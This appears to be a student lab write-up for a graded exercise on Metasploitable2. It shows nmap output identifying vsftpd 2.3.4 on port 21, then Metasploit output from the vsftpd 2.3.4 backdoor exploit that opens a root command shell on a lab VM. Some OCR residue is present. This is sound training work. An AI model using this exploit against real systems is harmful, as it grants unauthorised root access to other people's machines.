## -check vsftp is vuln on port 21 for metasploit2.[5 marks]

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Command: nmap -p21 192.168.241.129 -sV

Command: Command:

```
(root@kali)-[~]

# nmap -p21 192.168.241.129 -sV

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 10:43 EST

Nmap scan report for 192.168.241.129

Host is up (0.00043s latency).


PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4

MAC Address: 00:0C:29:E9:08:66 (VMware)

Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 4.46 seconds
```



```
inis module does not support check.
msf6 exploit(
[*] 192.168.241.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.241.129:21 - USER: 331 Please specify the password.
[+] 192.168.241.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.241.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.241.159:43627 → 192.168.241.129:6200) at 2025-01-27 10:46:31 -0500
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

```
usr
var
vmlinuz
id
uid=0(root) gid=0(root)
```